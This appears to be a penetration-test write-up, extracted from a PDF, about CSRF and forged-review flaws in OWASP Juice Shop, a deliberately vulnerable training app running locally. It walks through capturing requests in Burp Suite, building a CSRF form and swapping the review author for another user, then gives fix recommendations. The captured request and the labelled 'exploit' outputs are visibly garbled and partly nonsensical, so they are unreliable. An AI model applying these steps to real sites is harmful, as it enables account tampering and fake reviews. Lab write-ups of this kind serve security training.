
Description: Cross-Site Request Forgery (CSRF) vulnerabilities occur when an application does not adequately verify whether a request was intentionally made by an authenticated user. By tricking a logged-in user into performing unintended actions (e.g., clicking on a malicious link), an attacker can exploit the user's active session to perform unauthorized actions, such as changing account settings, making purchases, or modifying important data.

Impact: Successful CSRF attacks can result in unauthorized financial transactions, changes to user credentials, exposure of sensitive information, or alteration of application behavior. This can cause financial losses, reputational damage, and a significant loss of user confidence in the platform.


Steps to reproduce the vulnerability:




We login to our account with gg@gmail.com username and 123456 password.





We go to user profile and set our username to gethacked while having burpsuite capturing the requests.




We find the request about changing the username



We copy the full request and send it to a CSRF PoC generator and after getting the form we change the name to gothacked then we download it as HTML.



We run the downloaded file and submit it.



We see that the username has been changed to gothacked.

Recommendation:

Include unique, unpredictable CSRF tokens in every state-changing request.

Tokens should be tied to user sessions and validated on the server.

Use secure libraries to manage tokens.

Require custom headers for API requests.

Send the CSRF token both in a cookie and in a request parameter, then validate them server-side.


Forged Review ★★☆

Severity: Medium


Description: Forged review vulnerabilities arise when the application fails to validate user permissions or authentication tokens before allowing them to submit reviews. Exploiting this flaw, an unauthorized actor can generate fake reviews in bulk, manipulate star ratings, or post misleading feedback.

Impact: Forged reviews can distort the perception of product quality, mislead customers, and undermine the credibility of the platform. Businesses may suffer financially from reduced customer trust, while legitimate users may feel deceived, impacting long-term customer loyalty.

Steps to reproduce the vulnerability:



We login as our normal account with username of gg@gmail.com and password of 123456



We leave a “bananas are better” review on apples page and submit it to capture on burpsuite.

Burp Suite Community Edition v2024.11.2 - Temporary Project

Request

```

Pretty Raw Hex
[REDACTED]
ZTA1N2YyMGY40DN1liwicm9zS16in1C3rvbWyyTiw1ZGVsdXh1VGv9rZWA1011
1LCj5YNN8G9na53C161eNy4wLAJM51nby22pbGVJmf2S1619h3
Nld0mVchV1B1L121WycyP8d2b4i2VbZmXOu321Iw1d098cH1Y
31dcf6116A801e0A91553C161pbenL1C1cmvdy93bL37t226i05554L1
1D801ew0jA3Lj1405ArMDA6DALC1CjcdRhGV9x01019y018tTeyLT110E
40jM0jA8Lj14NSArMDA6DALC1CjK2X1dgGVX010151b6v9xC1jPjX10)E3Mz
UyMTY2MlV9.y,skygnJokavfcvM9d0Z6a32yfqIXBz5Vst7WByrL27EWk3
GTVgcg6Mfr1QVR0RTVT610GtzWMMMw-Q0xcbCBWafcf5LTghs1walMsC22y
iu3-635Df3PiVvv75kv1vNpzBRBfg1aldjWnl8xu4yL1VlcirNLw8
8 Content-Type: application/json
9 Content-Length: 56
10 Origin: http://127.0.0.1:3000
11 Connection: keep-alive
12 Referer: http://127.0.0.1:3000/
13 Cookie: __utma=27816082.144422762.1692327106.1692327106.1692327106.10
14 cookieconsent_status=dissmiss; welcomebanner_status=dissmiss;
cookieconsent_status=dissmiss; continueCode=
1zgj5Xwd0QparOyZYNRGNy1tvaTXH5r70uvbua3tP0681PV6nk2M3v9bo1m;
tokens=
ey38eXA101JKV1011LCJhbGciOiJSU11Nj39.eyJdGF0dHM01zd8MjZ0nz1i
w1Zm105ycyJzZ0V9eXj1s5GwRz0uQ2oQZC1u1j1z298659j427121mzDw2h2r10
j1z289649rj51h8r1lClwyNz1d92yZC1Lc0kVayNDL1TUT02
ZTA1N2YyMGY40DN1liwicm9zS16in1C3rvbWyyTiw1ZGVsdXh1VGv9rZWA1011
1LCj5YNN8G9na53C161eNy4wLAJM51nby22pbGVJmf2S1619h3
Nld0mVchV1B1L121WycyP8d2b4i2VbZmXOu321Iw1d098cH1Y
31dcf6116A801e0A91553C161pbenL1C1cmvdy93bL37t226i05554L1
1D801ew0jA3Lj1405ArMDA6DALC1CjcdRhGV9x01019y018tTeyLT110E
40jM0jA8Lj14NSArMDA6DALC1CjK2X1dgGVX010151b6v9xC1jPjX10)E3Mz
UyMTY2MlV9.y,skygnJokavfcvM9d0Z6a32yfqIXBz5Vst7WByrL27EWk3
GTVgcg6Mfr1QVR0RTVT610GtzWMMMw-Q0xcbCBWafcf5LTghs1walMsC22y
iu3-635Df3PiVvv75kv1vNpzBRBfg1aldjWnl8xu4yL1VlcirNLw8
19 {
    "message": "bananas are better",
    "author": "gg@gmail.com"
}

```


Response

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 16

Toolbars

We find the specific request and analyze it. We can see there are two parameters called message and author.



We take a random username from reviews, in this case it's bender@juice-sh.op

Applying the chosen username to the exploit payload:

```
bender@juice-sh.op
```

Exploit results in a 201 Created response with the following JSON payload:

```
{
    "status": "success"
}
```

Code coverage analysis shows the following branches executed:

```


1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  Content-Type: application/json; charset=UTF-8
4  Date: Thu, 26 Dec 2024 15:30:04 GMT
5  Feature-Policy: payment 'self'
6  X-Recruiting: /*/obs
7  Content-Type: application/json; charset=UTF-8
8  Content-Length: 20
9  Connection: keep-alive
10  Vary: Accept-Encoding
11  Date: Thu, 26 Dec 2024 15:30:04 GMT
12  Connection: keep-alive
13  Keep-Alive: timeout=5
14
15  {
    "status": "success"
}

```

Final exploit output:

```
bender@juice-sh.op
```

We replace the copied mail address with the original request in author section and submit it.



